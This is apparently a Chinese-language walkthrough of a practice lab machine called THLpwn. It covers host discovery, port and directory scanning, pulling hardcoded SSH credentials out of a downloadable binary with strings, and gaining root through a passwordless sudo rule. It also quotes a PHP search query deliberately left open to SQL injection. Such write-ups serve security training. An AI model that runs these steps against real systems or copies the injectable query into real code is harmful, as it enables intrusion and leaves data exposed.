主机发现
bash
┌──(root㉿kali)-[~/Desktop]
└─# arp-scan -I eth1 -l
(......)
192.168.56.101  08:00:27:d8:5b:ce       PCS Systemtechnik GmbH
(......)发现主机地址为192.168.56.101
端口扫描
bash
┌──(root㉿kali)-[~/Desktop]
└─# nmap -p- 192.168.56.101
(......)
22/tcp open  ssh
80/tcp open  http
(......)
发现开放了22和80端口
bash
┌──(root㉿kali)-[~/Desktop]
└─# nmap -sT -sC -sV -O -p22,80 192.168.56.101
(......)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: 403 Forbidden
|_http-server-header: nginx/1.22.1
(......)
访问80端口

提示IP不能访问,要找到正确的主机名
猜测域名
结合机器名称以及机器所属THL,猜测域名为thlpwn.thl/
修改hosts文件,访问域名
bash
┌──(root㉿kali)-[~/Desktop]
└─# cat /etc/hosts
(......)
192.168.56.101  thlpwn.thl
目录枚举
bash
┌──(root㉿kali)-[~/Desktop]
└─# dirsearch -u http://thlpwn.thl
Target: http://thlpwn.thl/

[18:15:41] Starting:
(......)
[18:15:42] 301 -  169B  - /.git  ->  http://thlpwn.thl/.git/
[18:15:42] 404 -  555B  - /.gif
[18:15:42] 200 -  124B  - /.git/config

[18:15:47] 200 -  696B  - /api/

[18:15:48] 301 -  169B  - /backup  ->  http://thlpwn.thl/backup/
[18:15:48] 403 -  555B  - /backup.inc.old
[18:15:48] 403 -  555B  - /backup.old
[18:15:48] 403 -  555B  - /backup.sql.old
[18:15:48] 403 -  555B  - /backup/

[18:15:51] 200 -    3KB - /downloads/

[18:15:59] 200 -  367B  - /robots.txt

[18:15:59] 200 -   64B  - /search.php
(......)
Task Completed
扫描出来的东西还挺多
相比于80端口多出了git泄露、robots.txt和search.php
看robots.txt

三条提示:
1./downloads/下有有用的二进制文件
2.search.php存在SQL注入
3.二进制文件也可以通过SQL注入获取
SQL注入?

分析二进制文件

bash
┌──(root㉿kali)-[~/Desktop/xhh/THL/THLpwn]
└─# wget http://thlpwn.thl/downloads/auth_checker
--2025-11-19 18:29:53--  http://thlpwn.thl/downloads/auth_checker
Resolving thlpwn.thl (thlpwn.thl)... 192.168.56.101
Connecting to thlpwn.thl (thlpwn.thl)|192.168.56.101|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16588 (16K) [application/octet-stream]
Saving to: 'auth_checker'

auth_checker              100%[==================================>]  16.20K  --.-KB/s    in 0s

2025-11-19 18:29:53 (918 MB/s) - 'auth_checker' saved [16588/16588]
将文件下载到kali
用官方认证的有用命令strings
bash
┌──(root㉿kali)-[~/Desktop/xhh/THL/THLpwn]
└─# strings auth_checker
(......)
 VULNERABILITY EXPLOITED SUCCESSFULLY!
  SSH Access Credentials:
  ========================
  Username: thluser
  Password: 9Kx7mP2wQ5nL8vT4bR6zY
  Connect with:
  ssh thluser@xxx.xxx.xxx.xxx
  First Flag Location:
  cat ~/flag.txt
(......)
拿到泄露的SSH
权限提升(等于没有)
bash
thluser@thlpwn:~$ sudo -l
Matching Defaults entries for thluser on thlpwn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User thluser may run the following commands on thlpwn:
    (ALL) NOPASSWD: /bin/bash
thluser@thlpwn:~$ sudo bash
root@thlpwn:/home/thluser# id
uid=0(root) gid=0(root) grupos=0(root)
SQL注入
php
//漏洞段代码
$search = isset($_POST['search']) ? $_POST['search'] : (isset($_GET['search']) ? $_GET['search'] : '');

// VULNERABLE: Concatenación directa sin sanitización
$query = "SELECT * FROM users WHERE username LIKE '%{$search}%' OR email LIKE '%{$search}%'";
破案,没搞数据库
bash
root@thlpwn:/home/thluser# mysql -h 127.0.0.1 -u root -p
bash: mysql: orden no encontrada